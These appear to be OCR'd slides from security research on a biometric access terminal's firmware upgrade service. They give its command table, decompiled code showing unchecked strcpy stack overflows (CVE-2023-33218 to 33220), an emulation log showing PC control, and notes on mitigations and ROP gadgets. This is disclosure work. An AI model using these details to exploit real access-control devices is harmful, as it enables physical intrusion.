
Upgrade mode

`mep_sr`

- relies on `libmep-secure-retrofit.so`
  - Upgrade server, implemented in C-like language
  - 3 ways to "push" an upgrade:
    - via the Ethernet port, server listening on port 1981
    - via a "USB device"
    - via a SD card on the USB front panel
- Binary upgrade format, TLV style

Upgrade mode

`mep_sr`




```
v38 = *(int (__fastcall **)(void *, int, int *))((char *)&word_10 + handler);
if ( v38 && *(int *)((char *)&dword_14 + handler) && *(_DWORD *)&byte_9[handler + 3] )
{
  while ( 1 )
  {
    v40 = v38(msg_buf, 0xA00000, &msg_size);
    if ( v40 )
      break;
    v41 = j_slave_getmsginfo(morpho_msgbuf, msg_size, msg);
    if ( v41 )
    {
      printf("slave_getmsginfo returned %i\n", v41);
      _send_to_client((int (__fastcall **)(char *, int))(handler + 20), -1012);
    }
    else if ( LOWORD(msg[0]) == 0x1234 )
    {
      switch ( HIWORD(msg[0]) )
      {
        case 1:
          puts("--- Retrofit binary ---");
          if ( v76 == 1 )
            v46 = j_morphosr_session_retrofitbin(&v72, handler, handler, 0);
          else
            v46 = _check_upgrade_retrofit_package(
                    (int (__fastcall **)(int, char *, int, int, char *))(handler + 12),
                    handler,
                    0);
          goto LABEL_106;
        case 8:
          puts("--- Reboot ---");
          v55 = _send_to_client((int (__fastcall **)(char *, int))(handler + 20), 0);
          j_morphocmd_reboot(v55);
          break;
        case 9:
          printf("--- Setflag, str = %s, value =%x ---\n", s2, v69);
          v46 = _set_flag(s2, (int)v69);
          goto LABEL_106;
        case 0xA:
          puts("--- Getflag ---");
          flag = _get_flag(s2, &v69);
          if ( flag )
            goto LABEL_104;
          v65 = 12;
          v70[2] = (int)s2;
          v71 = v69;
```

Upgrade mode

Cmd ID	Name	Description
01	Retrofit binary	Process a legacy upgrade package
08	Reboot	reboot the terminal
09	SetFlag	modify flags: [“gotoretrofit”, “bootnumber”, “error”]
10	GetFlag	retrieve flags: [“gotoretrofit”, “bootnumber”, “error”]
13	**ParameterZoneRead**	retrieve the ParameterZone
15	**ParameterZoneWrite**	update the ParameterZone
16	Applicative update	Process an upgrade package
17	Retrofit update	Process a legacy upgrade package
18	Software version	return terminal’s sw version
19	Session init	init “create” an update session
20	Session commit	commit commit an update session
21	Session abort	abort abort an update session
22	**Retrofit validation**	check upgrade’s metadatas

Upgrade mode

Parameter Zone




```
78:0000h: 7B 0A 09 22 43 49 45 5F 50 41 52 54 5F 4E 55 4D  {.."CIE_PART_NUM
78:0010h: 42 45 52 22 3A 09 22 32 39 33 36 37 33 32 30 31  BER":."293673201
78:0020h: 22 2C 0A 09 22 43 49 45 5F 52 45 56 49 53 49 4F  ",.."CIE_REVISIO
78:0030h: 4E 22 3A 09 22 2D 47 30 32 22 2C 0A 09 22 50 46  N":."-G02",.."PF
78:0040h: 55 5A 45 5F 56 45 52 53 49 4F 4E 22 3A 09 22 30  UZE_VERSION":."0
78:0050h: 32 2E 30 22 2C 0A 09 22 43 49 45 5F 53 45 52 49  2.0",.."CIE_SERI
78:0060h: 41 4C 5F 4E 55 4D 42 45 52 22 3A 09 22 32 31 32  AL_NUMBER":."212
78:0070h: 38 31 35 31 30 36 35 31 22 2C 0A 09 22 4C 41 4E  81510651",.."LAN
78:0080h: 5F 49 50 56 34 5F 41 42 49 4C 49 54 59 22 3A 09  _IPV4_ABILITY":.
78:0090h: 22 30 22 2C 0A 09 22 4D 49 4E 5F 44 57 4E 47 44  "0",.."MIN_DWNGD
78:00A0h: 5F 56 45 52 53 49 4F 4E 22 3A 09 22 4D 41 34 2E  _VERSION":."MA4.
78:00B0h: 39 2E 34 22 2C 0A 09 22 52 46 49 44 5F 42 4F 41  9.4",.."RFID_BOA
78:00C0h: 52 44 5F 54 59 50 45 22 3A 09 22 32 22 2C 0A 09  RD_TYPE":."2",..
78:00D0h: 22 50 4B 47 5F 53 45 52 49 41 4C 5F 4E 55 4D 42  "PKG_SERIAL_NUMB
78:00E0h: 45 52 22 3A 09 22 32 31 34 32 53 4D 4C 30 30 31  ER":."2142SML001
78:00F0h: 30 32 30 30 22 2C 0A 09 22 50 4B 47 5F 50 41 52  0200",.."PKG_PAR
78:0100h: 54 5F 4E 55 4D 42 45 52 22 3A 09 22 32 39 33 36  T_NUMBER":."2936
78:0110h: 36 37 38 31 30 22 2C 0A 09 22 50 4B 47 5F 52 45  67810",.."PKG_RE
78:0120h: 56 49 53 49 4F 4E 22 3A 09 22 2D 46 30 31 22 2C  VISION":."-F01",
78:0130h: 0A 09 22 53 50 45 43 49 46 49 43 5F 50 41 52 54  .."SPECIFIC_PART
78:0140h: 5F 4E 55 4D 42 45 52 22 3A 09 22 32 39 33 36 36  _NUMBER":."29366
78:0150h: 37 38 31 30 22 2C 0A 09 22 4D 41 43 5F 41 44 44  7810",.."MAC_ADD
78:0160h: 52 45 53 53 22 3A 09 22 30 30 3A 32 34 3A 61 65  RESS":."00:24:ae
78:0170h: 3A 30 37 3A 32 64 3A 32 33 22 2C 0A 09 22 4D 49  :07:2d:23",.."MI
78:0180h: 4E 5F 46 49 52 4D 57 41 52 45 5F 56 45 52 53 49  N_FIRMWARE_VERSI
78:0190h: 4F 4E 22 3A 09 22 4D 41 34 2E 35 2E 32 22 2C 0A  ON":."MA4.5.2",.
78:01A0h: 09 22 48 4F 53 54 4E 41 4D 45 22 3A 09 22 4D 41  ."HOSTNAME":."MA
78:01B0h: 73 69 67 6D 61 2D 6C 69 74 65 2D 70 6C 75 73 22  sigma-lite-plus"
78:01C0h: 2C 0A 09 22 4C 41 4E 5F 49 50 5F 41 44 44 52 45  ,.."LAN_IP_ADDRE
78:01D0h: 53 53 22 3A 09 22 31 39 32 2E 31 36 38 2E 31 2E  SS":."192.168.1.
78:01E0h: 31 30 22 2C 0A 09 22 4C 41 4E 5F 4E 45 54 4D 41  10",.."LAN_NETMA
78:01F0h: 53 4B 22 3A 09 22 32 35 35 2E 32 35 35 2E 32 35  SK":."255.255.25
78:0200h: 34 2E 30 22 2C 0A 09 22 4C 41 4E 5F 47 41 54 45  4.0",.."LAN_GATE
78:0210h: 57 41 59 22 3A 09 22 31 39 32 2E 31 36 38 2E 31  WAY":."192.168.1
78:0220h: 2E 32 35 34 22 2C 0A 09 22 4C 41 4E 5F 4D 4F 44  .254",.."LAN_MOD
78:0230h: 45 22 3A 09 22 31 22 2C 0A 09 22 4C 41 4E 5F 49  E":."1",.."LAN_I
78:0240h: 50 36 5F 41 44 44 52 45 53 53 22 3A 09 22 66 65  P6_ADDRESS":."fe
78:0250h: 38 30 3A 3A 38 39 34 63 3A 62 64 31 37 3A 63 30  80::894c:bd17:c0
78:0260h: 38 31 3A 31 32 33 34 22 2C 0A 09 22 4C 41 4E 5F  81:1234",.."LAN_
78:0270h: 49 50 36 5F 4E 45 54 4D 41 53 4B 22 3A 09 22 31  IP6_NETMASK":."1
78:0280h: 32 22 2C 0A 09 22 4C 41 4E 5F 49 50 36 5F 47 41  2",.."LAN_IP6_GA
78:0290h: 54 45 57 41 59 22 3A 09 22 4E 4F 4E 45 58 49 53  TEWAY":."NONEXIS
78:02A0h: 54 45 4E 54 5F 46 49 45 4C 44 22 2C 0A 09 22 4C  TENT_FIELD",.."L
78:02B0h: 41 4E 5F 49 50 56 36 5F 4D 4F 44 45 22 3A 09 22  AN_IPV6_MODE":."
78:02C0h: 31 22 2C 0A 09 22 4C 41 4E 5F 49 50 56 36 5F 43  1",.."LAN_IPV6_C
78:02D0h: 4F 4E 46 49 47 22 3A 09 22 31 22 0A 7D 00 00 00  ONFIG":."1".}...
78:02E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

- Persistent memory zone in NAND
- Device configuration (IP resolution, MAC, etc.)
- Read/Writable by an attacker

Upgrade mode

Parameter Zone



Upgrade mode

Parameter Zone

Uncontrolled `strcpy` calls:

CVE ID	Score	Description
CVE-2023-33218	9.1 - CRITICAL	Stack Buffer Overflow in a binary run at upgrade startup
CVE-2023-33219	9.1 - CRITICAL	Stack Buffer Overflow when checking retrofit package
CVE-2023-33220	9.1 - CRITICAL	Stack Buffer Overflow when checking some attributes during retrofit

Upgrade mode

Parameter Zone

Example:

```
int __fastcall check_device_information(
    const char *arg_part_number,
    const char *arg_firmware_version,
    const char *arg_hardware_version
)
{
    char min_dwngd_version[48]; // [sp+10Ch] [bp-120h] BYREF
    char min_firmware_version[48]; // [sp+140h] [bp-ECh] BYREF
    int pkg_part_number[12]; // [sp+174h] [bp-B8h] BYREF
    int cie_part_number[12]; // [sp+1A8h] [bp-84h] BYREF

    // get_device_information() source from PARAMETER_ZONE that we control
    j_get_device_information((int)”MIN_FIRMWARE_VERSION”, (int)min_firmware_version);
    j_get_device_information((int)”MIN_DWNGD_VERSION”, (int)min_dwngd_version);
    j_get_device_information((int)”CIE_PART_NUMBER”, (int)cie_part_number);
    // [...]
```

Upgrade mode

Parameter Zone

Example:

```
int __fastcall get_device_information(const char *value, char *output_buffer)
{
    field_list_value tmp;

    v2 = strlen(value);
    tmp.key = (int)malloc(v2 + 1);
    if ( !tmp.key )
        return printf(”Null pointer %s %d \n”, ”get_device_information”, 410);
    strcpy((char *)tmp.key, value);

    if ( !get_field_list((int)&tmp, 1) )
    {
        if ( tmp.value )
            // tmp.value is controlled, output_buffer is a stack buffer.
            strcpy(output_buffer, (const char *)tmp.value);
```

Upgrade mode

Exploitation

```
(qiling_env) $ python emulate.py
Upgrading firmware application
morphosr_session_init
morphosr_session_delete
--- Retrofit validation ---
--- Library /usr/lib/libCheck_retrofit.so.1 open success----
Retrofit validation library open success
Retrofit validation start .…
upgrade version is 1.23.345.66 Higher min firmware version 1.23.345.66
upgrade version is 1.23.345.66 min dwngd version 1.23.345.66
HW versions to upgrade:88,99, Current CIE_PIN:88
ERROR:Product nos. to upgrade:, Current product number:AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[x] [Thread 2000]       CPU Context:
[x] [Thread 2000]       r0      : 0x12
[x] [Thread 2000]       r1      : 0x0
// ...
[x] [Thread 2000]       r9      : 0x90017864
[x] [Thread 2000]       r10     : 0x90017668
[x] [Thread 2000]       r11     : 0x41414141
[x] [Thread 2000]       r12     : 0x0
[x] [Thread 2000]       sp      : 0x7ff3c228
[x] [Thread 2000]       lr      : 0x90d60c5c
[x] [Thread 2000]       pc      : 0x41414140
[x] [Thread 2000]       cpsr    : 0x600101f3
[x] [Thread 2000]       c1_c0_2 : 0x0
[x] [Thread 2000]       c13_c0_3: 0x9035ba40
[x] [Thread 2000]       fpexc   : 0x40000000
[x] [Thread 2000]       PC = 0x41414140 (unreachable)
```

Upgrade mode

Mitigations

- `NX` bit set => stack is not executable
- `PIE` bit not set => `mep_sr` is at address 0x10000

Sections

- `.text` : 4688 bytes
- `.data` : 232 bytes

Upgrade mode

Exploitation


Gadgets

```
$ rp-lin-x86_64 --unique -r 4  --file /rootfs_volume/usr/bin/mep_sr
A total of 63 gadgets found.

$ rp-lin-x86_64 --unique --thumb -r 6  --file /rootfs_volume/usr/bin/mep_sr
A total of 6 gadgets found.
```

Nominal mode

Nominal mode


Attack surface



- Ethernet access on back panel
  - Webserver on port 80
  - Apache Thrift on port 11010
- USB port on front panel
- USB Wifi port on back panel
- Contactless card
- Malicious finger ?

